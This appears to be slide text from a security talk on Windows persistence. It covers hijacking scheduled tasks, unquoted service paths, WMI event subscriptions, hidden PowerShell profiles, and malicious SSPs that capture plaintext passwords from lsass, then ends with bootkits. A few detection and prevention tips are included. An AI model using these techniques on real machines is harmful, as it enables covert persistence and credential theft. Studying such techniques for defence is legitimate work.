

Legit Scheduled Tasks
●  Easy to identify scheduled
tasks named “evilTask” or
anomalous tasks
●  First we must look at how
investigators detect
malicious scheduled tasks:
Legit Scheduled Tasks
○  Stacking tasks accross
multiple systems to
determine anomalous
tasks
○  Parse task scheduler log
(schedLgu.txt)
Legit Scheduled Tasks

●  What if we modify existing
legit scheduled tasks?
○  Specifically tasks that are
not required for Windows
functionality
Unquoted Service Path
● Unquoted service paths exploit a
vulnerability in the order that Windows
searches for a binary when a space is in an
unquoted path.
○ C:Program Files(x86)SteamSteam
Gamingsteam.exe
Unquoted Service Path
● C:Program Files(x86)SteamSteam
Gamingsteam.exe
○ C:Program.exe
○ C:Program Files(x86)SteamSteam.exe
○ C:Program Files(x86)SteamSteam
Gamingsteam.exe
● We have three opportunities here!
Unquoted Service Path
● If we have write access to any of the
paths that Windows looks for, we can
hijack the service.
○ Just need a service binary again (J)
● Drop it into any of the paths on the
previous slide, and restart the service!
○ Might have to wait for a restart
Unquoted Service Path
● Prevention
○ Check service binaries on your images
and determine if any are using unquoted
service paths.
○ Make sure the paths aren’t writable to
non-admins.
○ PowerUp can find these as well
WMI
● Three requirements necessary to invoke a
permanent WMI event subscriber:
1. An Event Filter
2. An Event Consumer
3. A Filter/Consumer Binding
Original research performed by Matt Graeber released in “Practical Persistence
with PowerShell” presentation
Event Filters
● The WMI query that fires upon an event
occurring - usually, an event class derived
from __InstanceModificationEvent,
__InstanceCreationEvent, or
__InstanceDeletionEvent
Original research performed by Matt Graeber released in “Practical Persistence
with PowerShell” presentation
Event Consumers
Original research performed by Matt Graeber released in “Practical Persistence
with PowerShell” presentation
● There are five different types of Event
consumers
● We’re specifically interested in the
“CommandLineEventConsumer”
Filter/Consumer Binding
● This associates the event filter with the
event consumer
Original research performed by Matt Graeber released in “Practical Persistence
with PowerShell” presentation
WMI

●  PowerSploit’s Persistence Module for WMI
○  Automates the process
○  Will create a permanent WMI event
subscription
●  Can use Out-EncodedCommand (in
PowerSploit) to get one liner

PowerShell Profiles
● Use standard persistence mechanism to
execute PowerShell silently
○ "C:Windows
System32WindowsPowerShell
v1.0powershell.exe" -NonInteractive -
WindowStyle Hidden
○ It’s a legit exe!
Example
PowerShell Profiles
● Anytime PowerShell executes, it will
execute code in the default profile.
● Create profile here
○ C:Windows
System32WindowsPowerShell
v1.0profile.ps1
Security Support Provider
● A security support provider (SSP) - like a
security package
○ A user-mode secuirty extension used
to perform authentication during a
client/server exchange.
Original research performed by Matt Graeber released at MIRcon 2014
Security Support Provider
● An authentication package (AP)
○ Used to extend interactive login
authentication
○ Example: Enable RSA token
authentication
Original research performed by Matt Graeber released at MIRcon 2014
Security Support Provider
● SSP/AP
○ Can serve tasks of SSPs and APs.
loaded into lsass at boot.
○ Example: Kerberos and msv1_0
(NTLM)
Original research performed by Matt Graeber released at MIRcon 2014
Security Support Provider
● You can install your own SSP that will be
loaded into lsass.exe.
○ No need for injection
● Can develop your own SSP DLL
○ Required export: SpLsaModeInitialize
Original research performed by Matt Graeber released at MIRcon 2014
Security Support Provider
●  Use Persistence.psm1 PowerSploit module to
install your malcious SSP
●  Benjamin Delpy (@gentilkiwi) added SSP
functionality to mimilib.dll.
○  Once installed and loaded into lsass.exe, it
captures plaintext passwords.
○  This is acheived with the SpAcceptCredential
callback function.
Original research performed by Matt Graeber released at MIRcon 2014

Malicious SSP Poc - mimilib
Image taken from “Analysis of Malicious SSP” - MIRcon 2014

Security Support Provider
%windir%System32kiwissp.log
Image taken from “Analysis of Malicious SSP” - MIRcon 2014
Bootkit
● A “bootkit” is a program that can alter the
Master Boot Record (MBR) or Virtual Boot
Record (VBR) so that malicious code is
executed before the operating system is
loaded.
● Moves the original MBR to a different
location and places itself at the beginning
of the drive.
Bootkit
○ Upon boot, a bootkit will modify a
service to point to a modfied DLL on
disk.
○ Service DLL is responsible for
executing backdoor payload.
Bootkit
○ After payload execution, the modified
service is changed to point to original
DLL.
○ Cycle repeats after each reboot.
But How Does It Work?

